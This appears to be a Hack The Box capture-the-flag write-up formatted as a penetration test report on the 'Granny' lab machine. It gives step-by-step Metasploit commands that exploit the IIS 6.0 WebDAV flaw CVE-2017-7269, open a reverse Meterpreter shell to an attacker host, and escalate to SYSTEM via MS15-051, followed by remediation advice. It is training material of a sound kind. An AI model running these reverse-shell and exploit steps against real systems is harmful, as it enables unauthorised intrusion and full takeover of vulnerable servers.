Hack The Box Penetration Test Report

Machine Name: HTB-Granny

Author: Prince.

Severity: High

Date: 2nd June 2025

Table of Contents

1. Executive Summary

A security assessment was conducted on the target system "Granny", which was identified as operating on a legacy Windows Server 2003 platform with Microsoft IIS 6.0. The system was found to be vulnerable to a critical remote code execution flaw in the WebDAV service, identified as **CVE-2017-7269**. This vulnerability allows unauthenticated attackers to execute arbitrary code on the server, leading to full system compromise with administrative privileges.

The presence of this vulnerability highlights the significant risks associated with the continued use of unsupported and end-of-life software. It exposes the system to well-documented and easily exploitable attack vectors. Immediate remediation is strongly recommended, including the removal or isolation of legacy systems and migration to a modern, supported operating environment to ensure continued security and compliance.

2. Risk Rating

Vulnerability	CVE	Impact	Likelihood	Risk Level	Remarks
IIS 6.0 WebDAV RCE	CVE-2017-7269	Remote code execution	High	**Critical**	Allows unauthenticated full system compromise
Legacy Operating System	N/A	Unsupported OS exposure	High	**High**	Windows Server 2003 is end-of-life and unpatched
WebDAV Service Exposure	N/A	Unnecessary attack vector	Medium	**Medium**	Increases surface area for potential exploitation

3. Methodology

- **Reconnaissance**: An Nmap scan revealed port 80 (HTTP) open, with the server running Microsoft IIS 6.0 on Windows Server 2003-an outdated and unsupported configuration known to have multiple critical vulnerabilities.
- **Enumeration**: Further analysis of the HTTP service identified a vulnerability in the WebDAV extension. The server was confirmed to be susceptible to CVE-2017-7269, a buffer overflow vulnerability in the ScStoragePathFromUrl function, which enables unauthenticated remote code execution.
- **Exploitation and Privilege Escalation**: Using the Metasploit module targeting CVE-2017-7269, a remote shell was successfully obtained. Subsequently local privilege escalation was performed using CVE-2015-1701, a known vulnerability in the Windows Kernel, via the Metasploit module ms15_051_client_copy_image, resulting in SYSTEM-level access.
- **Conclusion**: The target system was fully compromised through a combination of remote and local exploits. This assessment underscores the critical risk posed by maintaining obsolete systems without appropriate security controls or updates.

4. Target Information

- IP Address: 10.10.10.15
- Machine Name: HTB-Granny
- Operating System: Windows Server 2003


5. Reconnaissance

Command Used:

```
sudo nmap -sC -p 80 10.10.10.15
```

Open Ports:

- 80/tcp - HTTP (Microsoft-IIS/6.0)



6. Enumeration

- The web server was identified as Microsoft IIS 6.0, confirming the use of a legacy Windows Server 2003 environment vulnerable to multiple critical exploits. The HTTP service was accessible on port 80 at:

```
http://10.10.10.15
```

- Initial Nmap scanning confirmed that only port 80 was open on the target. Fingerprinting the web server revealed the use of WebDAV on IIS 6.0, which is vulnerable to a well-documented buffer overflow vulnerability. Public research confirmed that this vulnerability can be exploited using the Metasploit module:

```
exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

Using this module, a reverse shell was successfully established, providing initial low-privileged access to the system.

- To escalate privileges to SYSTEM, the following local privilege escalation exploit was used:

```
exploit/windows/local/ms15_051_client_copy_image
```

This chain of vulnerabilities enabled full system compromise of the target.

7. Exploitation

Initial access to the target system was obtained by exploiting a known vulnerability in Microsoft IIS 6.0-specifically, the WebDAV component vulnerable to CVE-2017-7269. This buffer overflow vulnerability allowed unauthenticated remote code execution, resulting in a successful reverse shell and a low-privileged Meterpreter session on the Windows Server 2003 host.

Steps to Reproduce

- Launch the Metasploit Framework:

```
msfconsole
```

- Load the exploit module:

```
use exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

- Set the payload:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

- Configure the required parameters:

```
set RHOSTS 10.10.10.15
set RPORT 80
set LHOST 10.10.16.13
set LPORT 4444
```

- Execute the exploit:

```
exploit
```

- Upon successful execution, a reverse Meterpreter session was established, granting remote command execution capabilities with limited privileges on the target system.

8. Privilege Escalation

After gaining initial low-privileged access to the target system, privilege escalation was achieved by exploiting a known Windows kernel vulnerability MS15-051. This vulnerability, caused by improper handling in the ClientCopyImage function, enables local users to execute arbitrary code with SYSTEM privileges. The Metasploit Local Exploit Suggester was utilised to identify viable escalation paths, ultimately confirming the presence of this vulnerability. Exploitation resulted in full administrative control over the Windows Server 2003 host.

Steps to Reproduce

- Identify the current process ID and enumerate running processes:

```
getpid
ps
```

- Locate a process owned by SYSTEM (e.g., davcdata.exe, PID 2560) and migrate to it:

```
migrate 2560
```

- Background the current Meterpreter session:

```
background
```

- Load the Local Exploit Suggester module and specify the active session:

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
```

- Based on the output, load the recommended privilege escalation module:

```
use exploit/windows/local/ms15_051_client_copy_image
```

- Configure the payload and parameters:

```
set PAYLOAD windows/meterpreter/reverse_tcp
set SESSION 1
set LHOST 10.10.16.13
set LPORT 4444
```

- Execute the exploit:

```
exploit
```

- Upon successful execution, a new Meterpreter session was spawned with SYSTEM privileges, confirming full compromise of the host.

9. Remediation Recommendation


- Disable legacy services such as WebDAV unless strictly required for operational purposes. Ensure Microsoft IIS is securely configured by removing deprecated modules and applying security hardening guidelines.
- Implement web server configurations to restrict script execution in upload directories, and apply content-disposition headers to prevent inline execution of uploaded files. Implement the Principle of Least Privilege (PoLP) across all accounts and services.
- Establish a formal patch management policy and conduct regular vulnerability scans and configuration audits to proactively mitigate exploitable weaknesses.

10. Conclusion


The Granny machine was compromised by exploiting a critical remote code execution vulnerability in Microsoft IIS 6.0 WebDAV (CVE-2017-7269), which allowed unauthenticated remote code execution. Post-exploitation, SYSTEM-level privileges were obtained using a kernel exploit targeting CVE-2015-1701 (MS15-051). This assessment underscores the importance of decommissioning legacy systems, maintaining regular patch cycles, and enforcing strong security baselines to prevent compromise through well-known vulnerabilities.

11. Proof of Access (Flags Captured)

- **user.txt**



- **root.txt**


(Meterpreter 2)(C:\Documents and Settings\Administrator) > cd Desktop\\
(Meterpreter 2)(C:\Documents and Settings\Administrator\Desktop) > ls
Listing: C:\Documents and Settings\Administrator\Desktop
Mode Size Type Last modified Name
100444/r--r--r-- 32 fil 2017-04-12 19:17:07 +0000 root.txt
(Meterpreter 2)(C:\Documents and Settings\Administrator\Desktop) > cat root.txt
(Meterpreter 2)(C:\Documents and Settings\Admini
strator\Desktop) >